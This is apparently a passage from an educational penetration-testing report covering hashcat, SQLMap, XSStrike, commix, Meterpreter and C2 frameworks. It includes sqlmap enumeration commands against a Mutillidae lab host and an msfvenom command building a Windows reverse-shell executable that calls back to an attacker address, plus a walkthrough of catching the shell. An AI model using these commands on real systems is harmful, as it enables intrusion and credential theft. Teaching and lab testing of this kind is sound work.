PS C:\Users\       \tools       \hashcat-6.1.1> .\hashcat.exe --help
hashcat (v6.1.1) starting...

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [ Options ] -

 Options Short / Long          | Type | Description                                          | Example
===============================+======+======================================================+=====================
 -m, --hash-type               | Num  | Hash-type, see references below                      | -m 1000
 -a, --attack-mode             | Num  | Attack-mode, see references below                    | -a 3
 -V, --version                 |      | Print version                                        |
 -h, --help                    |      | Print help                                           |
     --quiet                   |      | Suppress output                                      |
     --hex-charset             |      | Assume charset is given in hex                       |
     --hex-salt                |      | Assume salt is given in hex                          |
     --hex-wordlist            |      | Assume words in wordlist are given in hex            |
     --force                   |      | Ignore warnings                                      |
     --status                  |      | Enable automatic update of the status screen         |
     --status-json             |      | Enable JSON format for status ouput                  |
     --status-timer            | Num  | Sets seconds between status screen updates to X      | --status-timer=1
     --stdin-timeout-abort     | Num  | Abort if there is no input from stdin for X seconds  | --stdin-timeout-abort=300
     --machine-readable        |      | Display the status view in a machine-readable format |
     --keep-guessing           |      | Keep guessing the hash after it has been cracked     |
     --self-test-disable       |      | Disable self-test functionality on startup           |
     --loopback                |      | Add new plains to induct directory                   |
     --markov-hcstat2          | File | Specify hcstat2 file to use                          | --markov-hcstat2=my.hcstat2
     --markov-disable          |      | Disables markov-chains, emulates classic brute-force |
     --markov-classic          |      | Enables classic markov-chains, no per-position       |
 -t, --markov-threshold        | Num  | Threshold X when to stop accepting new markov-chains | -t 50
     --runtime                 | Num  | Abort session after X seconds of runtime             | --runtime=10
     --session                 | Str  | Define specific session name                         | --session=mysession
     --restore                 |      | Restore session from --session                       |
     --restore-disable         |      | Do not write restore file                            |
     --restore-file-path       | File | Specific path to restore file                        | --restore-file-path=x.restore
 -o, --outfile                 | File | Define outfile for recovered hash                    | -o outfile.txt
     --outfile-format          | Str  | Outfile format to use, separated with commas         | --outfile-format=1,3
     --outfile-autohex-disable |      | Disable the use of $HEX[] in output plains           |
     --outfile-check-timer     | Num  | Sets seconds between outfile checks to X             | --outfile-check=30
     --wordlist-autohex-disable|      | Disable the conversion of $HEX[] from the wordlist   |
 -p, --separator               | Char | Separator char for hashlists and outfile             | -p :
     --stdout                  |      | Do not crack a hash, instead print candidates only   |
     --show                    |      | Compare hashlist with potfile; show cracked hashes   |
     --left                    |      | Compare hashlist with potfile; show uncracked hashes |
     --username                |      | Enable ignoring of usernames in hashfile             |
     --remove                  |      | Enable removal of hashes once they are cracked       |
     --remove-timer            | Num  | Update input hash file each X seconds                | --remove-timer=30
     --potfile-disable         |      | Do not write potfile                                 |
     --potfile-path            | File | Specific path to potfile                             | --potfile-path=my.pot
     --encoding-from           | Code | Force internal wordlist encoding from X              | --encoding-from=iso-8859-15
     --encoding-to             | Code | Force internal wordlist encoding to X                | --encoding-to=utf-32le
```

Figure 13 Hashcat help menu

Checking the extensive help menu allows us to see that Hashcat works in different modes

```
- [ Attack Modes ] -

  #  | Mode
 ====+======
  0  | Straight
  1  | Combination
  3  | Brute-force
  6  | Hybrid Wordlist + Mask
  7  | Hybrid Mask + Wordlist
```

Figure 14 Hashcat attack modes

Straight mode: tries all the words of a list as candidates

Combination mode: concatenates words from multiple word lists. Uses the same technique as Straight mode.

Brute-force: tries all the ASCII characters available to find the hash

Hybrid Wordlist + Mask: trying all characters from given charsets, per position. Masks are a more specific technique of brute-force attacks. Can assign positions and structures (in some way like regular expressions) to password candidates and be more time saving than normal brute-force. This option allows an attacker to customize on the go the password candidates inside a dictionary. Example:

The dictionary contains only the words `password` and `hello`. If the mask is `?d?d?d?d` the output will be something like:

```
password0000
password0001
password0002
.
.
.
password9999
hello0000
hello0001
hello0002
.
.
.
hello9999
```

Hybrid Mask + Wordlist: very similar to the previous section but in this case, the mask is the one who changes.

Another interesting thing about hashcat are rules to perform hybrid attacks, which allows the attacker to deep even further to dictionary modifications. Some working community predefined rules can expand the dictionaries to elevate the rate of accuracy of this type of attack.

4.3. Web Security

Web security stands for exploiting vulnerabilities in website applications. Usually, websites are open for the public to interact with them, providing a full range of services: video on demand, mailing, social networks, news, bank transactions, VPN providers, etc. Make them public means that an attacker can interact with a website as a normal user, tricking them to disclose information.

There are plenty of tools and techniques to disclose information from a website, from reconnaissance to active exploiting, fuzzing, web scraping, etc.

4.3.1.OWASP

OWASP stands for Open Web Application Security Project and is a nonprofit foundation that for nearly two decades, works to improve the security of software. Through community-led open-source software projects, hundreds of local chapters worldwide, tens of thousands of members, and leading educational and training conferences, the OWASP Foundation is the source for developers and technologists to secure the web.

They are responsible for tools such as ZAP (Zed Attack Proxy), an open-source web app scanner with multiple add-ons and functionalities

4.3.2.SQL Injection with SQLMap

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an *entry field for execution.* SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed.

SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the *database server.*

Tool: SQLmap

Figure 15 SQLmap options

SQLmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features, and a broad range of switches lasting from database fingerprinting, over data fetching from the

database to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

This example enumerates the databases in Mutillidae 2 with the command

```
sqlmap --url="http://10.0.2.10/mutillidae/index.php?page=login.php" --data="username=asdf&password=asdf&login-php-submit-button=Login" –dbs
```




Figure 16 SQLMap database enumerate process

Figure 17 SQLMap database results

We can also enumerate Users with the following command.

```
sqlmap --url="http://10.0.2.10/mutillidae/index.php?page=login.php" --
data="username=asdf&password=asdf&login-php-submit-button=Login" –users
```




Figure 18SQLMap user enumerate process




Figure 19 SQLMap user results

4.3.3. Cross-Site Scripting with XSS Strike

Cross-Site Scripting occurs because a script is displayed in page output but is not properly encoded. Because of the lack of proper encoding, the browser will execute the script rather than display it as data. Pages that encode all dynamic outputs are generally immune. The page will simply display the script as text rather than execute the script as code.

A simple, yet effective, tool to check XSS vulnerabilities is XSS Strike. XSS Strike is written in python3 and is a Cross-Site Scripting detection suite equipped with four hand written parsers, an intelligent payload generator, a fuzzing engine, and a crawler. Instead of injecting payloads and checking if it works, XSStrike analyses the response with multiple parsers and then crafts payloads that are guaranteed to work by context analysis integrated with a fuzzing engine.

Figure 20 XSS Strike

4.3.4. Code Injection with commix

Commix (short for [comm]and [i]njection e[x]ploiter) has a simple environment and it can be used to test web applications with the view to find bugs, errors, or vulnerabilities related to command injection attacks. By using this tool, it is very easy to find and exploit a command injection vulnerability in a certain vulnerable parameter or string. Commix is written in Python.

Figure 21 Example of Commix usage

In this example, it can see how commix has retrieved a shell (there is a more in-depth explanation about shells in next chapter 4.4) on the target web server.

4.4. Shells and Stagers

An exploit allows the attacker to gain some access to the target machine. To materialize that access, attackers use Shells, terminal connections to the target machine. There are multiple ways to "pop" a shell: by the attacker connecting to the target (bind shell) or by making the target connects to the attacker (reverse shell). The second one is handier because if the target network has a proxy at the gateway, the bind connection will not probably work but the reverse connection is more likely to pass and work.

The main goal of shells is to run commands from the inside of the target machine. There are multiple shells in different types of languages (PHP, Python, C/C++, C#, Javascript, Java…).

There are multiple types of shells, depending on their protocol (HTTP/HTTPS shells or TCP shells), who starts the connection (bind or reverse), and if all the payload is in the same

4.4.1. Metasploit framework Meterpreter

Metasploit Framework (MSF or MSFconsole) is a framework written in ruby designed for penetration testing. It came along with lots of features, from information gathering modules to exploitation, shells, and post-exploitation modules. It also comes with a database to store all the results and make the overview more practical. One of their best tools is a tool called Meterpreter.

Meterpreter is a shell that is injected into the target machine in memory, never touching the disk. This way can hinder itself from forensic techniques and the Anti-Virus (AV) solutions, avoiding to be detected.




Figure 22 Starting msfconsole

MSF had 2057 different exploits (at the time this document was written), so moving around so many data is complicated. For a search inside MSF, we can use the command `search`. In this case, the search will be `search meterpreter`




Figure 23 Meterpreter modules

As we can see, there are meterpreter modules for almost everything. Those modules are payloads. In telecommunications, the term payload is used for the data transmitted (without counting the headers of the transport protocols). In security, payloads are the code that is executed in a system and gets a reaction

(in this case, a reverse shell). Meterpreter has payloads in the most common program languages for almost every situation a pen-tester can face.

For this example will show create a custom meterpreter HTTPS Payload with msfvenom and download and execute it in the target machine.

```
$msfvenom -p windows/meterpreter/reverse_https LHOST=10.0.2.11 LPORT=4545 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 614 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
```

Figure 24 msfvenom payload




Figure 25 Malware in the target

Before executing the malware, we put a meterpreter listener in msfconsole, who will be waiting for the target connection to raise the meterpreter shell. For this example, this is the configuration of the listener.




Figure 26 Meterpreter listener configuration

Then we type `run` in the msfconsole terminal. This will wait for the connection from the target.




Figure 27 Meterpreter waiting for connections

When we execute the malware in the target machine, the status of the listener will change.

Figure 28 Meterpreter reverse shell

At this point and depending on where or who run the exploit, the meterpreter shell will have some permissions or others. The meterpreter shell has its commands that became handy for a pen-tester. Here are some examples




Figure 29 Meterpreter core commands

Meterpreter has modules (like mimikatz kiwi, for password stealing) that may help in lateral pivoting or privilege escalation.

4.4.2.Command and Control servers

A Command and Control server, also known as a C&C or a C2, is a system that controls all the infected systems (the bots or zombies) that were infected by the attacker in a malware or phishing attack. A C2 is controlled by an attacker and is used to send commands to perform different tasks such as a DDoS attack, spamming, stealing data from bots, or spreading malware.

In a Red Team engagement, the C2s, that are installed and configured, are the team servers that are used to manage the reverse connections. All of C2 have one thing in common: they are frameworks that can get a reverse connection and manage multiple connections at the same time. These C2s are crucial in red team engagement.

Notorious C2 frameworks are Cobalt Strike, Covenant, Silent Trinity or Empire




Figure 30 Empire C2 Main Menu




Figure 31 Empire commands

Most of the C2 servers are complimented with external resources or plugins that extend their functionalities open to anyone to write their own.




Figure 32. Some of the Empire plugins and modules

Command and control servers are post-exploitation tools.

4.5. Domain Security

A domain contains a group of computers that can be accessed and administered with a common set of rules. A company may need all local computers to be networked within the same domain so that each computer can be seen from other computers within the domain or located from a central server. Setting up a domain may also block outside traffic from accessing computers within the network, which adds an extra level of security.

4.5.1.SMB with enum4linux and Responder

